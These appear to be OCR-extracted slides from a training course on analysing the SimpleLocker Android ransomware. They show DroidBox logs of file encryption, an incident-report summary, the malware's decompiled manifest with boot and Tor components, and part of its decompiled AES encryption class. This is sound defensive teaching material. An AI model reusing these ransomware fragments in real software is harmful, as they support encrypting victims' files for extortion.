


file:///home/delluser/D...
file:///home/delluser/DroidBox_4.1.1/591c1842c0dbe83188e8b5c3c734a4352b062309.json
Most Visited
SimpleLocker
devices

```
{
    apkName: "/home/delluser/Downloads/simplelocker.apk",
    enfperm: [ ],
  + recvnet: { … },
  + servicestart: { … },
    sendsms: { },
  + cryptousage: { … },
  + sendnet: { … },
  + accessedfiles: { … },
  + fdaccess: { … },
    dataleaks: { },
  + opennet: { … },
  + recvsaction: { … },
  + dexclass: { … },
  + hashes: [ … ],
    closenet: { },
    phonecalls: { }
}
```

Open json log with json viewer (Mozilla extension above)


Dynamic Analysis - Droidbox


file:///home/delluser/DroidBox_4.1.1/591c1842c0dbe83188e8b5c3c734a4352b062309.json
Most Visited
SimpleLocker
devices

```
          data: "4739770eefbfbd39efbfbd55",
          id: "959903658",
          type: "file read"
      },
    - 40.687719106674194: {
          path: "/mnt/sdcard/Android/data/com.example.android.apis/files/DemoFile.jpg",
          operation: "read",
          data: "25efbfbd387108efbfbdefbfbd",
          id: "1852042580",
          type: "file read"
      },
    - 2.903102159500122: {
          path: "/mnt/sdcard/Pictures/DemoPicture.jpg.enc",
          operation: "write",
          data: "755b4829efbfbddbb62a0aefbfbdefbfbd0a4d1aefbfbdefbfbd",
          id: "1890648359",
          type: "file write"
      },
    - 13.500298976898193: {
          path: "/mnt/sdcard/Pictures/DemoPicture.jpg",
          operation: "read",
          data: "36efbfbdefbfbdefbfbdcab5efbfbd",
          id: "1815648004",
          type: "file read"
      },
    - 13.993580102920532: {
          path: "/mnt/sdcard/Pictures/DemoPicture.jpg",
          operation: "read",
          data: "efbfbd02152172efbfbd46efbfbd",
          id: "570982514",
          type: "file read"
      },
    - 35.047120094299316: {
          path: "/mnt/sdcard/Android/data/com.example.android.apis/files/Pictures/DemoPicture.jpg",
          operation: "read",
          data: "41efbfbdefbfbd4fefbfbd4befbfbdefbfbd",
          id: "139378212",
          type: "file read"
      },
```

The logs clearly shows read and write operations

Incident Report



Dynamic analysis

Pre-Infection	We created an SD card with dummy images based on previous analysis. We assume that these will be encrypted
Post-Infection Behaviour	Screen keeps prompting message
Other	• Confirmed DemoPicture.jpg was encrypted • Behaviour graph and Tree confirms large number of read/writes • Output confirms read/writes with .enc extension • Network connections listed in JSON output


Static Analysis

1 Apktool

2 Dex2Jar – JD-GUI

- Androguard
- Enjarify
- Jeb, JAD,…
- Custom tools
  - command-line fu techniques ;)
- ….

Manifest




```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:installLocation="auto" package="org.simplelocker">
 <uses-permission android:name="android.permission.INTERNET"/>
 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
 <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
 <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
 <uses-permission android:name="android.permission.WAKE_LOCK"/>
 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
 <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
 <application android:allowBackup="false" android:debuggable="true" android:label="@string/app_name">
  <activity android:launchMode="singleTop" android:name=".Main" android:theme="@style/AppTheme">
   <intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
   </intent-filter>
  </activity>
  <receiver android:enabled="true" android:exported="true" android:name=".ServiceStarter">
   <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
   </intent-filter>
  </receiver>
  <receiver android:enabled="true" android:exported="true" android:name=".SDCardServiceStarter">
   <intent-filter>
    <action android:name="android.intent.action.ACTION_EXTERNAL_APPLICATIONS_AVAILABLE"/>
   </intent-filter>
  </receiver>
  <service android:name=".MainService"/>
  <service android:enabled="true" android:exported="false" android:name="org.torproject.android.service.TorService">
   <intent-filter>
    <action android:name="org.torproject.android.service.ITorService"/>
    <action android:name="org.torproject.android.service.TOR_SERVICE"/>
   </intent-filter>
  </service>
 </application>
</manifest>
```

```
apktool d Simplocker.apk
```

/home/enisa/Desktop/Training-Material/Mobile_threats_IH/Simplocker

AesCrypt




```
public class AesCrypt
{
  private final Cipher cipher;
  private final SecretKeySpec key;
  private AlgorithmParameterSpec spec;

  public AesCrypt(String paramString)
    throws Exception
  {
    MessageDigest localMessageDigest = MessageDigest.getInstance("SHA-256");
    localMessageDigest.update(paramString.getBytes("UTF-8"));
    byte[] arrayOfByte = new byte[32];
    System.arraycopy(localMessageDigest.digest(), 0, arrayOfByte, 0, arrayOfByte.length);
    this.cipher = Cipher.getInstance("AES/CBC/PKCS7Padding");
    this.key = new SecretKeySpec(arrayOfByte, "AES");
    this.spec = getIV();
  }

  public void decrypt(String paramString1, String paramString2)
    throws Exception
  {
    FileInputStream localFileInputStream = new FileInputStream(paramString1);
    FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
    this.cipher.init(2, this.key, this.spec);
    CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
    byte[] arrayOfByte = new byte[8];
    while (true)
    {
      int i = localCipherInputStream.read(arrayOfByte);
      if (i == -1)
      {
        localFileOutputStream.flush();
        localFileOutputStream.close();
        localCipherInputStream.close();
        return;
      }
      localFileOutputStream.write(arrayOfByte, 0, i);
    }
  }
```

AES/CBC/PKCS7Padding

3vZ6

